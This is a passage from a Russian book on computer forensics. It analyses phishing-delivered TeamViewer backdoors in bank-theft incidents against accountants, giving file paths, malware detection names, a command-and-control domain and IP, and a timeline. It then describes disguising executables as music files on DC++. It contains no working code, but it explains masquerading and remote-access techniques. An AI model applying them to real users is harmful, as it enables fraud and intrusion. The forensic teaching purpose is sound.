


Рис. 2.3. Информация об удаленных файлах

Злоумышленики с целью максимального замедления реакции на хищение денежных средств практически всегда выводят из строя программное обеспечение, удаляя отдельные файлы и директории или форматируя загрузочные секторы носителей информации.

В тех организациях, где инцидентам информационной безопасности уделяется незаслуженно мало внимания, такие «поломки» исправляют в течение нескольких дней системные администрато-

ры или приглашенные специалисты. В качестве мер реагирования часто применяется переустановка программного обеспечения – от операционной системы до прикладных программ.

Учитывая, что большинство подобных мошеннических действий осуществляется аккурат перед выходными и праздниками, у злоумышленников в распоряжении имеется достаточное количество времени для совершения нескольких последующих переводов и обналичивания средств.

В результате дальнейшего изучения носителя информации выявлено, что среди удаленных файлов на компьютере бухгалтера находилась директория C:\DOCUME~1\Admin\LOCALS~1\Temp\TeamViewer\Version6\, содержащая файлы программы удаленного доступа TeamViewer[1] (рис. 2.4).




Рис. 2.4. Информация об удаленных файлах


[1] TeamViewer – пакет программного обеспечения для удаленного контроля компьютеров, обмена файлами между управляющей и управляемой машинами.

Поиск среди восстановленных файлов вредоносного программного обеспечения дал следующий результат[1]:

```
\A0120701.exe
RemoteAdmin.Win32.Agent.gen

\WINDOWS\system\wmiprvse.exe
RemoteAdmin.Win32.Agent.gen

WINDOWS\system\wmiadap.exe
RemoteAdmin.Win32.Agent.gen

\A0112433.exe
Trojan-Spy.Win32.Teamspy.ca

\Documents and Settings\Admin\Рабочий стол\AA_v3.4.exe
RemoteAdmin.Win32.Ammyy.xkg

\Documents and Settings\Admin\Application Data\TeamViewerUpdate\2.exe
Trojan-Spy.Win32.Teamspy.ca
```

Анализ файловой структуры и событий в операционной системе показал, что в директории \Documents and Settings\Admin\Application Data\Div\ в период инцидента были созданы следующие файлы (рис. 2.5):

```
avicap32.dll
cfmon.exe
scankey.pg
TeamViewer_Desktop.exe
TeamViewer_Resource_en.dll
tv.cfg
tv_w32.dll
tv_w32.exe
tv_x64.dll
tv_x64.exe
```



..		<Папка>
avicap32	dll	44 544
cfmon	exe	7 293 280
scankey	pg	2 049
TeamViewer_Desktop	exe	2 163 040
TeamViewer_Resource_en	dll	1 276 256
tv	cfg	897
tv_w32	dll	50 528
tv_w32	exe	108 896
tv_x64	dll	53 600
tv_x64	exe	144 736

Рис. 2.5. Скрытые файлы в директории \Div

[1] Названия вредоносных программ приведены по классификации антивирусного ПО АО «Лаборатория Касперского».

Среди них также была обнаружена вредоносная программа:

```
\Documents and Settings\Admin\Application Data\Div\avicap32.dll
Backdoor.Win32.TeamBot.z
```

Обнаруженная разновидность бэкдора (Backdoor.Win32.TeamBot) обладает возможностью управлять файлами и папками на зараженных компьютерах, а также использовать широко распространенные средства удаленного администрирования TeamViewer. Для атаки используется программа удаленного администрирования, распространяемая совместно с вредоносным dll-файлом и зашифрованными в файле конфигурации параметрами для подключения к серверу управления.

Несколько версий программ удаленного доступа может натолкнуть на мысль о том, что кто-либо из сотрудников установил на компьютер указанное ПО и, выбрав удобное время, провел несанкционированные операции.

Анализ журналов операционной системы выявил, что появление вредоносных файлов на компьютере началось одновременно с обращением пользователя к файлам с наименованиями:

- «письмо налогоплательщикам_7dd599820d...»,
- «Рассылка_ИФНС_23129e60c107...».

В результате проведенного анализа компьютера главного бухгалтера в директории «Documents and Settings\Admin\Application Data\Div\» обнаружены скрытые файлы: avicap32.dll, cfmon.exe, scankey.pg, TeamViewer_Desktop.exe, TeamViewer_Resource_en.dll, tv.cfg, tv_w32.dll, tv_w32.exe, tv_x64.dll, tv_x64.exe, среди которых находится программа удаленного доступа TeamViewer Remote Control Application, замаскированная под системный процесс операционной системы cfmon.exe (языковая панель) и avicap32.dll, относящаяся к вредоносным программам типа «Backdoor».

Обнаруженные файлы и данные системных журналов указывают на осуществление удаленного неправомерного доступа к операционной системе посредством программ удаленного доступа и вредоносных компьютерных программ, предназначенных для несанкционированного уничтожения, модификации и копирования компьютерной информации.

Как показал опрос бухгалтера, при открытии некоторых полученных по электронной почте файлов программа, предназначенная

для просмотра документов, «ругнулась» на поврежденные файлы, но на этот незначительный инцидент никто внимания не обратил.

Рассмотрим анализ другого похожего инцидента.

На компьютере после восстановления файлов произведен анализ журналов событий[1] операционной системы. Журналы событий содержат записи о программных и аппаратных событиях.

В журнале событий SysEvent.Evt (рис. 2.6) содержатся многочисленные записи (в дневное и ночное время):

Удаленный сеанс от клиента по имени а превысил максимальное число неудачных попыток входа. Сеанс был принудительно завершен.




Рис. 2.6. Журнал событий SysEvent.Evt

Данные сообщения могут указывать на открытый порт 3389 исследуемого компьютера, на который через локальную сеть (или сеть Интернет) осуществлялись попытки соединения программного обеспечения, использующего протокол RDP (англ. Remote Desktop Protocol) – протокол удаленного рабочего стола.

---

[1] Журнал событий (англ. *Event Log*) – в ОС Microsoft Windows.

Функция удаленного рабочего стола предоставляет доступ ко всем программам, ресурсам и возможностям компьютера с любого другого компьютера.

В результате восстановления и анализа удаленных данных выявлено, что в директории

«C:\Documents and Settings\user\Application Data\AdobeTemp»

находились следующие файлы (рис. 2.7):

rundll.exe
TeamViewer_Desktop.exe
TeamViewer_Resource_en.dll
rdw.pg
tv_x64.exe
tv_w32.exe
tv_x64.dll
tv_w32.dll
installvpn.pg
scankey.pg
tv.cfg




Рис. 2.7. Журнал событий SysEvent.Evt

В результате поиска информации среди восстановленных файлов также обнаружен файл, являющийся лог-файлом программы «TeamViewer», используемой для удаленного доступа:

```
\Documents and Settings\user\Application Data\TeamViewer\
TeamViewer6_Logfile.log
```

В процессе восстановления и анализа удаленной информации обнаружены следующие файлы (рис. 2.8):

- Documents and Settings\user\Local Settings\Temp\Новый документ в формате Word.rar//Новый документ в формате Word.exe;
- Documents and Settings\user\Local Settings\Temp\файлы.zip// Новый документ в формате Word.exe.




Рис. 2.8. Журнал событий SysEvent.Evt

Файл «Новый документ в формате Word» с расширением «.exe» размещался в двух архивах «Новый документ в формате Word.rar» и «файлы.zip», обнаруженных во временной папке пользователя.

Обнаруженный файл является разновидностью вредоносной программы Backdoor.Bot, скомпилированной 16.10.2015 в 06:08:13, после чего злоумышленником проведена проверка на ресурсе https://www.virustotal.com 16.10.2015 в 07:57:04. Надо сказать, что на момент первичной проверки данная программа антивирусным программным обеспечением как вредоносная не определялась.

Анализ обнаруженной программы позволяет определить время ее компиляции (создания), а также ее функциональные возможности.

Кроме того, внимательное исследование вредоносной программы может дать множество полезной информации для дальнейшего расследования инцидента. Так, можно установить серверы, на которые вредоносной программой отправлялась информация и где может располагаться панель управления.

Оперативное отслеживание таких серверов позволяет пресекать деятельность злоумышленников и приводить деятельность вредоносной программы к бессмысленному исполнению. Если вредоносная программа типа бэкдора не получает команд и лишена обратной связи, ее нахождение в системе не сможет привести ни к каким плачевым последствиям.

Как правило, функционал бэкдора включает в себя оповещение злоумышленника о факте его запуска (установки). И обнаруженная разновидность также содержит возможность сбора и отправки файлов и другой информации посредством почтового сервиса.

В приведенном примере анализ вредоносной программы позволил выявить сетевую активность и установить ресурсы, к которым обращалась программа: IP-адреса и удаленные порты. Если правильно и своевременно использовать полученную информацию, она может многократно увеличить шансы на раскрытие преступления и установление злоумышленников.

Анализ сетевой активности указывает на обращение программы (обмен данными) к ресурсу http://lastsnow.link/, на момент времени проведения данного исследования указанный ресурс размещен на сервере с IP-адресом 109.236.90.125. Анализ сетевой активности программы указывает на обращение к IP-адресу 109.236.90.125 с использованием порта 80.

Функционал программы содержит возможность отправки файлов и другой информации посредством почтового сервиса gmail.com. Программа предназначена для несанкционированного уничтожения, блокирования, модификации, копирования компьютерной информации, предоставления удаленного неправомерного доступа.

В процессе восстановления и анализа удаленной информации обнаружены также командные файлы (программы), предназначенные для модификации и удаления информации:

```
sys.bat       16.10.2015 13:39
4echoc.bat    16.10.2015 13:43
4echod.bat    16.10.2015 13:46
4echoe.bat    16.10.2015 13:48
4echog.bat    16.10.2015 13:49
```

Выявленные командные файлы были созданы на диске «С» в период времени с 13:39 до 13:49 16.10.2015, после чего были активизированы (запущены), на что указывают записи в журнале событий SysEvent.evt.

Свойства файлов и записи в журналах событий указывают на то, что к операционной системе был совершен доступ посредством локальной сети или сети Интернет, после чего, с целью сокрытия следов, злоумышленником были созданы и запущены для исполнения командные файлы, предназначенные для удаления файлов.

Очевидно, что компьютер был выбран не случайно, на это указывают многочисленные попытки подключений с использованием протокола RDP, которые, однако, успехом не увенчались. Был бы пароль проще, злоумышленники не перешли бы к плану «Б» своей комбинированной атаки.

Планом «Б» был заброс вредоносной программы через электронную почту в результате фишинговой атаки. Небольшой сбор информации позволил злоумышленникам установить круг возможных партнеров организации и направление деятельности. На основе собранной информации было подготовлено фишинговое письмо от некоего партнера, содержащее вложенные файлы якобы в формате Microsoft Word.

Следующим этапом стали проникновение в операционную систему, изучение обстановки, размещение на компьютере жертвы вспомогательных вредоносных программ, позволяющих более комфортно чувствовать себя во взломанной системе.

На совершение неправомерного доступа к компьютерной информации, находящейся на представленном для исследования системном блоке, указывает наличие вредоносной компьютерной программы, обладающей функциональными возможностями, включающими в себя несанкционированное уничтожение, блокирование, модификацию, копирование компьютерной информации, а также предоставление удаленного доступа посредством сети Интернет.

В результате восстановления и анализа удаленных данных файлов выявлено, что в директории «C:\Documents and Settings\user\Application Data\AdobeTemp» находились исполняемые файлы и результаты исполнения программного обеспечения «TeamViewer», предназначенного для удаленного доступа к операционной системе. Необходимо также заметить, что директория, в которой обнаружены файлы программы, не предназначена для хранения указанных дан-

ных, копирование их в данную директорию и последующие удаления могли быть также осуществлены в результате неправомерного доступа, совершенного посредством сети Интернет.

Помимо этого, записи журналов событий операционной системы содержат информацию о многочисленных попытках соединения программного обеспечения, использующего протокол удаленного рабочего стола, осуществляемых в дневные и ночные часы.

Как видно из анализа приведенного инцидента, компиляция программы была осуществлена 16.10.2015 в 06:08:13, после чего злоумышленником проведена проверка в 07:57:04. На момент первичной проверки данная программа антивирусным программным обеспечением как вредоносная не определялась. Фишинг-атака была осуществлена также 16.10.2015 в 11:35:07, и в этот же день было сформировано мошенническое платежное поручение. Организация обнаружила инцидент 20.10.2015, потому как 16.10 – это была пятница, а в понедельник 19.10.2015 обратили внимание только на неисправность компьютера.

На момент осознания произошедшего инцидента и обращения в правоохранительные органы похищенные денежные средства уже были обналичены в банкоматах на просторах различных регионов страны.

Новая версия вредоносной программы еще не внесена в антивирусные базы данных, а серверы, посредством которых осуществляется рассылка фишинговых сообщений, еще не внесены в черные списки.

Необходимо обратить внимание на то, что используемые при фишинг-атаке ресурсы и вредоносные программы некоторое время не детектируются большинством защитных систем. И на передовой остается только пользователь, от компетентности и внимательности которого зависит успешность проводимой атаки.

Запустив вредоносную программу – бэкдор, пользователь продолжает свои обычные операции, в то время как в скрытом режиме бэкдор «отстукивается хозяину», который уже осуществляет подключение, проводит изучение содержимого компьютера и сетевого окружения, на основе которого принимает решение об осуществлении дальнейшей атаки.

Имея удаленный доступ, открытый посредством фишинга и бэкдора, злоумышленник может осуществлять любые операции на компьютере: копировать, загружать, устанавливать необходимые

программы и файлы, удалять записи журналов слежения, отключать антивирусные программы.

От рассылки новой вредоносной программы до ее детектирования (распознавания) может пройти до нескольких дней, в течение которых злоумышленники будут получать управление финансовыми операциями на компьютерах коммерческих организаций.

После первой волны вредоносная программа обычно спускается ниже (продается), и через некоторое время следуют более мелкие волны кибератак, жертвами которых становятся лишь те организации и пользователи, которые пренебрегают антивирусным программным обеспечением. Передача вредоносной программы в пользование другой преступной группе позволяет организаторам путать след.

Как видно из приведенных примеров, несложное и вовремя проведенное техническое исследование компьютерного оборудования может существенно облегчить дальнейшее расследование уголовного дела.

Использование фишинговой рассылки для заброса вредоносных программ – это довольно распространенная ситуация.

При этом создание бэкдоров распространено столь широко благодаря большому количеству программных продуктов, позволяющих неспециалисту в автоматическом режиме делать из обычных программ опасное оружие. Подобные инструменты входят в состав популярных сборников, таких как BlackArch Linux[1], Kali Linux[2].

Перечислять и анализировать инструменты, продукты в данной книге мы не будем, потому как цель книги иная. Здесь достаточно указать, что подобного рода инструментов довольно много, и они позволяют почувствовать себя настоящим хакером любого пользователя персонального компьютера, прочитавшего статью, скачавшего и установившего себе дистрибутив.

2.3. Атака с использованием маскировки под легальное программное обеспечение или файлы

Киноиндустрия довольно эффектно показывает моменты взломов и внедрение различного рода компьютерных вирусов в системы

---

[1] https://blackarch.org/.

[2] https://www.kali.org/.

и сети, поэтому в общественном сознании сформировался стереотип чего-то невероятно технологически сложного, творящегося на фоне черного экрана.

Выше было продемонстрировано, как происходит основная масса взломов электронных почтовых ящиков и других онлайн-аккаунтов и как осуществляется неправомерный доступ к удаленным компьютерам организаций.

Теперь на нескольких примерах предлагается рассмотреть, как выглядит основная масса взломов и заражений обычных домашних пользовательских компьютеров.

Для начала найдем злоумышленника, осуществляющего фишинг-атаку путем подмены файлов с использованием своих собственных ресурсов.

Многие пользователи сталкивались с необходимостью что-либо скачать – драйвер, музыку, изображение, книгу, фильм, программу и другое. В сети для этой цели широко используется DC++, представляющий собой свободный и открытый клиент файлообменной сети Direct Connect[1].

Говоря простым языком, программы для работы с DC++ скачиваются и устанавливаются пользователями на свои компьютеры, после чего осуществляется подключение к хабу или хабам, выбираемым из списка доступных.

Для обмена файлами с другими жителями Интернета пользователь определяет папку или файлы, которые будут доступны для всех, они автоматически индексируются и становятся доступными при поиске по названию (и не только) всем, кто также использует такие программы и подключен к соответствующим хабам[2].

Для дальнейшей демонстрации автор вынужденно отключает антивирусную защиту, чтобы не мешала.

Предположим, что мы ищем что-нибудь, например песню «Scorpions», вводим в поисковое окно программы DC++ слово и наблюдаем результаты (см. рис. 2.9). Среди результатов можно найти, например, такой файл: «Scorpions Acoustica [live] (2001) mp3 (Music) – Download.exe».

---

[1] https://ru.wikipedia.org/wiki/Direct_Connect.

[2] Автор обязан призвать не использовать файлообменных программ и других ресурсов для незаконного распространения и копирования материалов, нарушающих авторские права.




Рис. 2.9. Результат поиска в программе DC++

В большом количестве выдаваемых результатов, доступных для загрузки файлов, незаметно присутствуют файлы с искомым названием, но имеющие расширение «.exe», то есть расширение исполняемого файла – программы для операционных систем MS.

Здесь работает тот же механизм, что и с подменой доменных имен официальных почтовых или других сервисов, рассмотренный в предыдущих частях. Среднестатистический пользователь редко обращает внимание на расширения и размеры файлов.

Большое значение для пользователя имеют наименование файла до расширения и значок, указывающий привязку к программе, при помощи которой файл будет открываться. Значок на файле подменяет понятие типа файла.

После скачивания такой файл в папке проводника будет выглядеть как самый настоящий музыкальный (рис. 2.10).




Рис. 2.10. Файл с расширением «.exe» в папке проводника

Метод отображения файлов, по умолчанию установленный в операционных системах Microsoft, не включает отображения расширения файла. По каким соображениям это сделано – судить довольно трудно.

«Сделать» визуально из исполнимого файла любой другой тип путем замены иконки файла очень легко, используя доступные программы, так называемые утилиты или редакторы ресурсов, например Restorator Resource Editor, XNResourceEditor и многие другие. Этим нередко и пользуются при совершении атак, связанных с маскировкой вредоносной программы под легальный файл.

В самом начале беглого анализа найденных и загруженных посредством DC++ файлов загрузим их для проверки на ресурс virustotal.com.

В первом случае «VirusTotal» сообщил нам, что 21 из 66 антивирусных систем признала в загруженном файле «зло», и это зло является разновидностью Trojan.BAT.BitCoinMiner (рис. 2.11).




Рис. 2.11. Результат проверки файла на ресурсе virustotal.com

Это не совсем то, что хотелось продемонстрировать, но тоже достойно внимания. Наблюдающаяся в последние дни повсеместная истерия вокруг криптовалютных денег привлекает внимание не только тех, кто мечтает во что бы то ни стало заработать много легких криптоденег в попытках их создания, но и киберпреступников, как всегда желающих украсть что-нибудь откуда-нибудь.

